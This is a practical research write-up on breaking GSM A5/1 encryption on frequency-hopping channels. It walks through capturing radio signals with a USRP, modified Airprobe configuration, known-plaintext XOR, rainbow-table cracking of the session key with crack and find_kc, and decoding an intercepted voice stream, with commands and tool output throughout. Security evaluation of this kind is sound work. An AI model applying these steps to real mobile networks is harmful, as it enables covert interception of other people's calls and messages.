Evaluating GSM A5/1 security on hopping channels

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v1.0

This paper is a practical approach on evaluating A5/1 stream cipher on a GSM hopping network air interface called Um. The end goal is to evaluate how easy is to break A5/1 with COTS hardware and open source software.

What this paper is NOT about: a full description of GSM standard and A5/1 stream cipher.

About GSM hopping channels.

This work is based on the previous work that resulted in Airprobe being able to decode the GSM logical channels when a capture of IQ data is provided for a specific ARFCN. We modified Airprobe to support hopping channels by taking IQ data samples from files corresponding to each ARFCN of interest.

GSM slow frequency hopping is intended to reduce the adjacent cells interference by switching between a set of ARFCNs that are orthogonal to the set used by own cell. The whole set of ARFCNs used by the cell is broadcast by BTS on BCCH channel in SI Type 1 message and the hopping parameters are sent from BTS to MS in an RR Immediate assignment message.

Method used for frequency hopping:

1. Capture spectrum so that all the needed ARFCNs for hopping will be included into the bandwidth.
2. Channelize and downsample the spectrum in order to obtain a data stream for each needed ARFCN. A PFB (Poliphase Filter Bank) is used for that.
3. Identify your call and in turn identify the hopping parameters.
4. Feed the modified gsm-receiver from airprobe with the hopping parameters.
5. Run the same steps as in the case of non hopping cell. For traffic channel there could be a different set of hopping parameters.

Prerequisites: Use USRP N210 or USRP2 from Ettus. For this work USRP N210 has been used. It can acquire 25Mhz bandwidth from the spectrum without any FPGA changes or other software changes on PC.

Step 1: Capture the data on the main ARFCN

The main ARFCN for the cell would be the one with them maximum signal strength and this can be determined with kal tool [Ref 4]

```
sudo kal -s GSM900
kal: Scanning for GSM-900 base stations.
        chan: 33 (941.6MHz + 234Hz)     power: 10791.92
```

Therefore I have my main cell physical channel on ARFCN 33 and in turn the parameters for the engine needs to be set in *capture_decode_channelize2.sh*:


```
CONFIGURATION=”0B”
CA=”33”
```

./capture_decode_channelize2.sh > out.txt will produce the data streams for channel 33 and output of decoded


messages in Wireshark.

Step 2: Determine cell hopping parameters

Determine Cell Allocation(CA) from System Information Type 1: 12 22 33 42 49 54



Then next step is to determine SDCCH channel Timeslot and hopping parameters from Immediate Assignment message: channel Timeslot=1; Subchannel=0; MAIO=0; HSN=2; MA=07



Step 3: Decode the SDCCH channel


CONFIGURATION="1S" # Timeslot 1
CA="12 22 33 42 49 54" # Cell Allocation in increasing order
C0="33" # C0 ARFCN
MA="07" # Mobile Allocation – ARFCNs used for this channel
MAIO=0 # Mobile Allocation Index Offset
HSN=2 # Hopping Sequence Number
KEY="00 00 00 00 00 00 00 00" # KC – zero for now

./capture_decode_channelize2.sh > out.txt

will produce Wireshark data for the frames that can be decoded and the rest of the data in out.txt.

Note: gsm-receiver will produce output for all the sub-slots currently on the SDCCH so it will be useful to filter

the messages in Wireshark based on the known sub-slot from the Immediate Assignment command. In our case the sub-slot value is 0.



The RR Ciphering Mode Command is the last message sent in clear text before the encryption is enabled. The encrypted bursts are to be found in out.txt in the form

Cx 488134 754090:
01110001100011011100011100011100011000111000101100011100111100001010011110101010101...
Px 488134 754090:
01110001100011011100011100011100011000111000101100011100111100001010011110101010101...
Sx 488134 754090:
00000000000000000000000000000000000000000000000000000000000000000000000000000000000...

where Cx is the cipher text bits, Px is the plain text bits and Sx is cipher stream. If x==1 then the burst in question is the first burst from the 4 ones that make up a frame.

Step 4: Finding Kc

The procedure used to find Kc based on rainbow tables can be found here [Ref 5]. The general idea is to know a plain text together with it's position inside cipher text stream. In our case it can be System Information Type 5, System Information Type 5Ter, System Information Type 6 or any other known messages.

These messages are usually sent at fixed intervals and based on this information one can guess the frame numbers where message supposed to be in the crypted stream.

Suppose you have the known plain-text at frame number 641105, it actually is all over four frames: 641102, 641103, 641104, 641105:

If you know what is the plain-text message there then use gsmframecoder to generate the four bursts that make up the message:

./gsmframecoder message → burst1 burst 2 burst 3 burst4

Then use xor.py to generate the cipher stream:
xor.py C1 burst1 → results rs1
xor.py C0 burst2 → results rs2
xor.py C0 burst3 → results rs3
xor.py C0 burst0 → results rs4

Then use the result from the xor operations as input to crack tool:

crack rs1
crack rs2
crack rs3
crack rs4

In my specific case I get something on third burst: Found ccc6de6b6e3d3bb0 @ 22 #7 (table:250)

Then use find_kc to actually determine the Kc:


./find_kc ccc6de6b6e3d3bb0 22 754765
Found potential key (bits: 22)####
251f71485a37e2af -> 251f71485a37e2af
Framecount is 754765
KC(0): 2f ce 35 dc 3e 09 20 3c mismatch
...
KC(30): 49 b2 90 6c 98 5f ce 2b mismatch
KC(31): 88 0b 84 cd 8f 24 74 00 mismatch

If there is another frame known then find_kc can match the exact Kc from the list above:

./find_kc ccc6de6b6e3d3bb0 22 754765 754798
1000101101010000010100110011010110010011000100010001111100101000001011111110100010010100011
10110100100001000011001
Found potential key (bits: 22)####
251f71485a37e2af -> 251f71485a37e2af
Framecount is 754765

KC(0): 2f ce 35 dc 3e 09 20 3c mismatch
...
KC(30): 49 b2 90 6c 98 5f ce 2b mismatch
KC(31): 88 0b 84 cd 8f 24 74 00 *** MATCHED ***

Now changing the KEY="00 00 00 00 00 00 00 00" to KEY="88 0b 84 cd 8f 24 74 00" and running again *./capture_decode_channelize2.sh > out.txt* will reveal the messages on SDCCH after the ciphering started:




From the decrypted SDCCH channel it is easy to observe the Assignment Command that is sent by the BTS to MS in order to assign the traffic channel. The important parameters are traffic channel Timeslot and hopping parameters for the traffic channel.

Note: the traffic channel can have different hopping parameters than SDCCH channel. Although the MA in this case is the same, it can be quite different than the MA used in the SDCCH channel.

Step 3: Decode the traffic channel

The saga continues with another run of *./capture_decode_channelize2.sh > out.txt.* This is necessary to decode the traffic channel and obtain the audio stream and the configuration is presented below. One could also see in Wireshark the SI messages sent on the FACCH channel that share the same Timeslot with TCH.

```
CONFIGURATION=”7T”          # Timeslot 7 for traffic
CA=”12 22 33 42 49 54”      # Cell Allocation in increasing order
C0=”33”                     # C0 ARFCN
MA=”07”                     # Mobile Allocation
MAIO=2                      # Mobile Allocation Index Offset
HSN=2                       # Hopping Sequence Number
KEY=”88 0b 84 cd 8f 24 74 00”  # KC
```



At this moment the voice stream will be found in speech.au.gsm file that can be listen with the following:

```
untoast speech.au.gsm
```

mplayer speech.au # or other player

Conclusion:

1. The security of the GSM hopping channels is at the same level with the security of the non hopping channels, the only difference an attacker will encounter being the computing and storage resources needed to channelize and produce the data for each ARFCN.

2. We observed a very rapid degrading of the ability of Airprobe to correctly decode the GSM messages when the overall SNR degrades under -60dB for C0 channel, making necessary for a better demodulator.

3. The L1 header of the known plaintext (SI message) could change in both MS power level when FPC is in use and Timing Advance when MS is moving. Therefore some prediction is necessary to be used in order to correctly guess the known plain text.

References:

1. **Airprobe git:** git://git.gnumonks.org/airprobe.git
2. **Hopping channels description GSM 05.02 chapter 6**
3. **http://srlabs.de/research/decrypting_gsm/**
4. **Kal tool git:** git://github.com/ttsou/kalibrate-uhd.git
5. **http://lists.lists.reflextor.com/pipermail/a51/2010-July/000688.html**